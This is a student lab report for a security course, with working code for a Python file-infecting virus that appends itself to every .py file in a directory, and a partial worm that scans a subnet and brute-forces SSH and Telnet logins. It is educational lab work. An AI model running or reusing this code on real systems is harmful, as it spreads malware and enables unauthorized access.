Luke Pepin, Aiden McDonald

CSE 3140 - Lab 2 Report

Question 1: [Pepin Approval Code: DG4V95, McDonald Approval Code: 2NSVMC]


Explanation:

Q1A: The simplest of the codes for part a involved the retrieval of the directory and its files with the OS module. The program then takes all files in the directory ending in .py (python files) and writes them out in a separate Q1A\_output.txt file. When finished the file prints out “Python file list files saved to Q1A\_output.txt” and concludes.


Q1B: The middle child part b operates with the use of 2 nested try except. The first try except determines if the file is a python file and can run. The second (nested) try except reads the parameter python file and determines if the python file doesn’t contain the virus\_code. The virus\_code is 4 lines that records and outputs all the command line prompts that a file uses to run and outputs to Q1B.out. If the if statement determines the virus is present in the python parameter the code ends, however if the if statement determines the virus is not present the virus\_code is appended on the end parameter python file.

Q1C: Lastly part c makes use of the both of the previous parts in combination. From part a the code determines what all other python files in the current working directory are through the OS module. The code then makes use of a for loop through each of the python files and from part b determines the following: 1. If the code is not the Q1C.py origin file and 2.If the virus\_code is present in the python file, if both are true it then appends the virus\_code and the Q1C.py code unto the file.


Lab2\_Q1\_0.png:




Lab2\_Q1\_1.png:



Lab2\_Q1\_2.png:



Lab2\_Q1\_3.png:



Q1A.py:

import os

directory = os.getcwd()

all\_files = os.listdir(directory)

py\_files = [filename for filename in all\_files if filename.endswith(".py")]

output\_file = "Q1A\_output.txt"

with open(output\_file, "w") as f:

f.write("\n".join(py\_files))

print(f"Python file list files saved to {output\_file}")

Q1B.py:

import os

import sys

import traceback

py\_file = sys.argv[1]

virus\_code = '''\

import sys

command\_line = " ".join(sys.argv)

with open("Q1B.out", "a") as file:

file.write(command\_line + '\\n')

'''

try:

# Test 1: Check if it's a valid Python file

compile(open(py\_file).read(), py\_file, 'exec')

try:

# Test 2: Check if the code is already present

with open(py\_file, "r") as py\_read:

py\_contents = py\_read.read()

if virus\_code not in py\_contents:

with open(py\_file, "a") as py\_adjust:

py\_adjust.write('\n' + virus\_code)

except Exception as e:

# Test 2 fails

traceback.print\_exc()

except SyntaxError:

# Test 1 fails

print(f"{py\_file} is not a valid Python script.")

sys.exit(1)

Q1C.py:

import os

import sys

virus\_code = '''\

import sys

command\_line = " ".join(sys.argv)

with open("Q1C.out", "a") as file:

file.write(command\_line + '\\n')

'''

directory = os.getcwd()

py\_files = [filename for filename in os.listdir(directory) if filename.endswith(".py")]

with open(sys.argv[0], "r") as Q1C\_file:

Q1C\_content = Q1C\_file.read()

for py\_file in py\_files:

if(py\_file == "Q1C.py"):

continue

with open(py\_file, "r") as py\_read:

py\_contents = py\_read.read()

if virus\_code not in py\_contents:

with open(py\_file, "a") as py\_adjust:

py\_adjust.write('\n' + virus\_code)

py\_adjust.write('\n' + Q1C\_content)

Question 2: [Pepin Approval Code: 9AY6M7, McDonald Approval Code: MVDYN9]

Explanation: The explanation below is how the code should operate. However, for no fault of our own, the server is incorrectly set up and it doesn’t work.

Here’s what would be are explanation:

The basis of this question is a simple worm Q2worm.py a python file which uses SSH and Telnet Protocols to find vulnerable machines and infect them. The worm looks for machines that have user and password from a list of ‘exposed’ usernames and passwords. It then searches for machines in the subnet, i.e. IP addresses in the form 172.16.48.x where x is 0 to 255. The value is then copied in the ‘personal/my’ vm in a secrets file. Q2worm.py is also copied to the directory of the vulnerable vm and also Lab2/solutions in the ‘personal/my’ vm. Vulnerable machines are found by checking what IP addresses in the subnet are open and then the exposed username and password are put into it. If valid the secret file is copied over to our vm and copy the Q2worm.py file to the vulnerable vm and the ‘personal/my’ vm.

Q2worm.py:

import paramiko

import shutil

import telnetlib

import socket

import os

#Creation of Secrets.txt in Solutions

subfolder\_path = os.path.join(os.getcwd(), "Solutions")

file\_path = os.path.join(subfolder\_path, "Secrets.txt")

destination\_file\_path = os.path.join(subfolder\_path, "Q2worm.py")

shutil.copy("Q2worm.py", destination\_file\_path)

# Define constants

IP\_RANGE = 256

TELNET\_PORT = 23

SSH\_PORT = 22

pairs, ssh\_ips, telnet\_ips = [], [], []

# Read login pairs from the file

with open('Q2pwd', 'r') as f:

for line in f:

login = line.strip()

pair = login.split(' ')

pairs.append(pair)

# Check for Telnet and SSH availability on a range of IP addresses

for i in range(IP\_RANGE):

location = f'172.16.48.{i}'

try:

telnet\_socket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

telnet\_socket.settimeout(1.0)

telnet\_socket.connect((location, TELNET\_PORT))

telnet\_ips.append(location)

print(f'Telnet: {location}')

telnet\_socket.close()

except:

pass

try:

ssh\_socket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

ssh\_socket.settimeout(1.0)

ssh\_socket.connect((location, SSH\_PORT))

ssh\_ips.append(location)

print(f'SSH: {location}')

ssh\_socket.close()

except:

pass

# SSH connections

for pair in pairs:

for ip in ssh\_ips:

try:

client = paramiko.SSHClient()

client.set\_missing\_host\_key\_policy(paramiko.AutoAddPolicy())

client.connect(ip, username=pair[0], password=pair[1], timeout=5)

client.close()

print("SSH works:", ip, pair[0], pair[1])

